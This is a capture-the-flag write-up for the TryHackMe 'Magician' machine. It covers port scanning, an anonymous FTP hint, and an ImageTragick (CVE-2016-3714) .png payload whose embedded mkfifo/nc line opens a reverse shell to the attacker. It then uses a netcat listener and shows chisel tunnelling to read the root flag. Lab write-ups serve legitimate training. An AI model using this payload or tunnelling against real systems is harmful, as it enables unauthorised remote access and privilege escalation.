
Magician




```
  GNU nano 7.2                        /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.218.171   magician
```

Enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn magician
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-18 01:28 EDT
Nmap scan report for magician (10.10.202.133)
Host is up (0.19s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 20.09 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 21,8080,8081 magician
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-18 01:28 EDT
Nmap scan report for magician (10.10.202.133)
Host is up (0.19s latency).

PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 2.0.8 or later
8080/tcp open  http-proxy
|_http-title: Site doesn't have a title (application/json).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404
|     Vary: Origin
|     Vary: Access-Control-Request-Method
|     Vary: Access-Control-Request-Headers
|     Content-Type: application/json
|     Date: Tue, 18 Jul 2023 05:31:04 GMT
|     Connection: close
|     {"timestamp":"2023-07-18T05:31:05.392+0000","status":404,"error":"Not Found","message":"No message availabl
e","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   HTTPOptions:
|     HTTP/1.1 404
|     Vary: Origin
|     Vary: Access-Control-Request-Method
|     Vary: Access-Control-Request-Headers
|     Content-Type: application/json
|     Date: Tue, 18 Jul 2023 05:31:03 GMT
|     Connection: close
|     {"timestamp":"2023-07-18T05:31:02.114+0000","status":404,"error":"Not Found","message":"No message availabl
e","path":"/"}
|   RTSPRequest:
|     HTTP/1.1 505
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 465
|     Date: Tue, 18 Jul 2023 05:31:04 GMT
|     <!doctype html><html lang="en"><head><title>HTTP Status 505
|     HTTP Version Not Supported</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2,
h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {fo
nt-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>H
TTP Status 505
|     HTTP Version Not Supported</h1></body></html>
|   Socks5:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Tue, 18 Jul 2023 05:31:05 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:whit
e;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a
 {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|_    Request</h1></body></html>
8081/tcp open  http       nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: magician
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.93%I=7%D=7/18%Time=64B62325%P=x86_64-pc-linux-gnu%r(HT
SF:TPOptions,13B,"HTTP/1\.1\x20404\x20\r\nVary:\x20Origin\r\nVary:\x20Acce
SF:ss-Control-Request-Method\r\nVary:\x20Access-Control-Request-Headers\r\
SF:nContent-Type:\x20application/json\r\nDate:\x20Tue,\x2018\x20Jul\x20202
SF:3\x2005:31:03\x20GMT\r\nConnection:\x20close\r\n\r\n{\"timestamp\":\"20
SF:23-07-18T05:31:02\.114\+0000\",\"status\":404,\"error\":\"Not\x20Found\
SF:",\"message\":\"No\x20message\x20available\",\"path\":\"/\"}")%r(RTSPRe
SF:quest,259,"HTTP/1\.1\x20505\x20\r\nContent-Type:\x20text/html;charset=u
SF:tf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20465\r\nDate:\x20T
SF:ue,\x2018\x20Jul\x202023\x2005:31:04\x20GMT\r\n\r\n<!doctype\x20html><h
SF:tml\x20lang=\"en\"><head><title>HTTP\x20Status\x20505\x20\xe2\x80\x93\x
SF:20HTTP\x20Version\x20Not\x20Supported</title><style\x20type=\"text/css\
SF:">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3,\x
SF:20b\x20{color:white;background-color:#525D76;}\x20h1\x20{font-size:22px
SF:;}\x20h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;}\x20p\x20{font-
SF:size:12px;}\x20a\x20{color:black;}\x20\.line\x20{height:1px;background-
SF:color:#525D76;border:none;}</style></head><body><h1>HTTP\x20Status\x205
SF:05\x20\xe2\x80\x93\x20HTTP\x20Version\x20Not\x20Supported</h1></body></
SF:html>")%r(FourOhFourRequest,15E,"HTTP/1\.1\x20404\x20\r\nVary:\x20Origi
SF:n\r\nVary:\x20Access-Control-Request-Method\r\nVary:\x20Access-Control-
SF:Request-Headers\r\nContent-Type:\x20application/json\r\nDate:\x20Tue,\x
SF:2018\x20Jul\x202023\x2005:31:04\x20GMT\r\nConnection:\x20close\r\n\r\n{
SF:\"timestamp\":\"2023-07-18T05:31:05\.392\+0000\",\"status\":404,\"error
SF:\":\"Not\x20Found\",\"message\":\"No\x20message\x20available\",\"path\"
SF::\"/nice%20ports%2C/Tri%6Eity\.txt%2ebak\"}")%r(Socks5,24E,"HTTP/1\.1\x
SF:20400\x20\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-Langua
SF:ge:\x20en\r\nContent-Length:\x20435\r\nDate:\x20Tue,\x2018\x20Jul\x2020
SF:23\x2005:31:05\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html>
SF:<html\x20lang=\"en\"><head><title>HTTP\x20Status\x20400\x20\xe2\x80\x93
SF:\x20Bad\x20Request</title><style\x20type=\"text/css\">body\x20{font-fam
SF:ily:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3,\x20b\x20{color:white
SF:;background-color:#525D76;}\x20h1\x20{font-size:22px;}\x20h2\x20{font-s
SF:ize:16px;}\x20h3\x20{font-size:14px;}\x20p\x20{font-size:12px;}\x20a\x2
SF:0{color:black;}\x20\.line\x20{height:1px;background-color:#525D76;borde
SF:r:none;}</style></head><body><h1>HTTP\x20Status\x20400\x20\xe2\x80\x93\
SF:x20Bad\x20Request</h1></body></html>");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASU
S RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2
 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   186.91 ms 10.8.0.1
2   186.99 ms magician (10.10.202.133)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.11 seconds
```



PNG to JPG converter - It works like magic!

PNG

Select your PNG file you want to upload and convert

UPLOAD AND CONVERT FROM PNG TO JPG WITH THE POWER OF MAGIC!

List of your converted images


Initiate Foothold

Connect through `ftp` service, I found the hint for the exploitation of this target server

```
┌──(kali㉿kali)-[~]
└─$ ftp magician
Connected to magician.
220 THE MAGIC DOOR
Name (magician:kali): anonymous
331 Please specify the password.
Password:
230-Huh? The door just opens after some time? You're quite the patient one, aren't ya, it's a thing called 'delay_successful_login' in /etc/vsftpd.conf ;) Since you're a rookie, this might help you to get started: https://imagetragick.com. You might need to do some little tweaks though...
230 Login successful.
ftp>
```

The message displays after I connected to the server mentions me with **imagetragick** (”*this might help you to get started: https://imagetragick.com*”)

Meanwhile, the banner of the Challenge on TryHackMe also gives me more details about the **CVE** of **imagetragick** which is `CVE-2016-3714`



magician

This magical website lets you convert image file formats

CVE-2016-3714

Easy

Googling the **CVE** and searching for malicious payloads → I found this folder contains payloads to exploit

Vulnerabilities Assessment


Beside the text placed in the button upload on the web browser (”*UPLOAD AND COVERT FROM* ***PNG*** *TO JPG WITH THE POWER MAGIC!*”), I looked for the payload which could be executed with **PNG** file and I found this one:

```
push graphic-context
encoding "UTF-8"
viewbox 0 0 1 1
affine 1 0 0 1 0 0
push graphic-context
image Over 0,0 1,1 '|mkfifo /tmp/gjdpez; nc <YOUR_IP> <YOUR_PORT> 0</tmp/gjdpez | /bin/sh >/tmp/gjdpez 2>&1; rm /tmp/gjdpez '
pop graphic-context
pop graphic-context
```

Embed the above payload to a new file with `.png` extension, start the **listener** on the local machine, then upload it to the server

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
```

```
listening on [any] 4444 ...
```



PNG to JPG converter - It works like magic!

PNG

rce.png

UPLOAD AND CONVERT FROM PNG TO JPG WITH THE POWER OF MAGIC!

List of your converted images

rce.png

rce.jpg

Gain Access → Get user flag

After successful upload, I get connect to the target machine:

```
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.221.10] 37866
id
uid=1000(magician) gid=1000(magician) groups=1000(magician)
```

Use `python` with `pty` to implement shell interactive

```
python3 -c "import pty;pty.spawn('/bin/sh')"
sh-4.4$
```

Navigate to `/home` directory, access the user folder and get the flag

```
sh-4.4$ cd /home/
sh-4.4$ ls
magician
sh-4.4$ cd magician
sh-4.4$ ls
spring-boot-magician-backend-0.0.1-SNAPSHOT.jar  uploads
the_magic_continues                              user.txt
sh-4.4$ cat user.txt
THM{HIDDEN_FLAG}
```

Privilege Escalation → root

At the current directory `/home/magician`, notice the `the_magic_continues` file might include hint to escalate the privilege → Read it!


```
sh-4.4$ cat the_magic_continues
The magician is known to keep a locally listening cat up his sleeve, it is said to be an oracle who will tell you
 secrets if you are good enough to understand its meows.
```

Focus on the keyword *listening* → It might talk about the **Listening ports** on this server, use `netstat` to verify it

```
sh-4.4$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:6666          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:tproxy          0.0.0.0:*               LISTEN
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN
tcp6       0      0 [::]:http-alt           [::]:*                  LISTEN
tcp6       0      0 [::]:ftp                [::]:*                  LISTEN
udp        0      0 localhost:domain        0.0.0.0:*
udp        0      0 ip-10-10-221-10.:bootpc 0.0.0.0:*
raw6       0      0 [::]:ipv6-icmp          [::]:*
[REDACTED...]
```

The port `6666` is open and in the state `LISTEN` with protocol `tcp`. Now it’s time to use the port forwarding exploitation technology. I tried to use `ssh` but it did not work with my local machine. So on, I found the chisel tool.

On the local machine, I download and install **chisel** through this link (Select the folder compatible to your OS):



Contributors

GuillaumeSmaha, ip-rw, and 12 other contributors

▾ Assets 26

chisel_1.8.1_checksums.txt	2.21 KB	Jan 28
chisel_1.8.1_darwin_amd64.gz	3.47 MB	Jan 28
chisel_1.8.1_darwin_arm64.gz	3.32 MB	Jan 28
chisel_1.8.1_linux_386.gz	3.19 MB	Jan 28
chisel_1.8.1_linux_amd64.gz	3.33 MB	Jan 28
chisel_1.8.1_linux_arm64.gz	3.05 MB	Jan 28
chisel_1.8.1_linux_armv6.gz	3.14 MB	Jan 28
chisel_1.8.1_linux_armv7.gz	3.13 MB	Jan 28
chisel_1.8.1_linux_mips64le_hardfloat.gz	2.86 MB	Jan 28
chisel_1.8.1_linux_mips64le_softfloat.gz	2.87 MB	Jan 28
Source code (zip)		Jan 28
Source code (tar.gz)		Jan 28

Show all 26 assets

👍 9 🚀 7 14 people reacted

```
┌──(kali㉿kali)-[~/TryHackMe/magician]
└─$ wget https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz
--2023-07-18 12:35:36--  https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
[REDACTED...]
Saving to: ‘chisel_1.8.1_linux_amd64.gz’

chisel_1.8.1_linux_amd64.gz  100%[=============================================>]   3.33M  8.68MB/s    in 0.4s

2023-07-18 12:35:38 (8.68 MB/s) - ‘chisel_1.8.1_linux_amd64.gz’ saved [3494246/3494246]
```

Unzip the folder → Change the original name to shorter one → Add **execute** mode:

```
┌──(kali㉿kali)-[~/TryHackMe/magician]
└─$ gunzip chisel_1.8.1_linux_amd64.gz

┌──(kali㉿kali)-[~/TryHackMe/magician]
└─$ ls
chisel_1.8.1_linux_amd64  rce.png

┌──(kali㉿kali)-[~/TryHackMe/magician]
└─$ mv chisel_1.8.1_linux_amd64 chisel

┌──(kali㉿kali)-[~/TryHackMe/magician]
└─$ chmod +x chisel
```

Transfer the tool to the target machine for exploitation

On local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/magician]
└─$ python3 -m http.server  80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

On target machine:

```
sh-4.4$ wget http://10.8.97213/chisel
Connecting to 10.8.97.213:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7995392 (7.6M) [application/octet-stream]
Saving to: ‘chisel’

chisel              100%[===================>]   7.62M  1.59MB/s    in 9.5s

2023-07-18 12:30:17 (824 KB/s) - ‘chisel’ saved [7995392/7995392]

sh-4.4$ chmod +x chisel
```

All setup have been done! Let’s exploit!

On target machine:


```
sh-4.4$ ./chisel client 10.8.97.213:1234 R:1235:127.0.0.1:6666
./chisel client 10.8.97.213:1234 R:1235:127.0.0.1:6666
```

On local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/magician]
└─$ ./chisel server --port 1234 --reverse
2023/07/18 12:39:11 server: Reverse tunnelling enabled
2023/07/18 12:39:11 server: Fingerprint BPZvjej+RiJqsVl2PJ6290oLPUoAwsbWE2gY+CVhW1E=
2023/07/18 12:39:11 server: Listening on http://0.0.0.0:1234
2023/07/18 12:39:34 server: session#1: tun: proxy#R:1235=>6666: Listening
```

Note: port `1234` and `1235` are optional

Use web-browser and enter the following URL: `127.0.0.1:6666` → Enter the filename as `/root/root.txt` to read the file content



Enter filename

/root/root.txt

```
        1010100 1001000 1001101 1111011 1101101 1100001 1100111 1101001 1100011 1011111 110
```

Copy the output and decode it with **binary** and get the root flag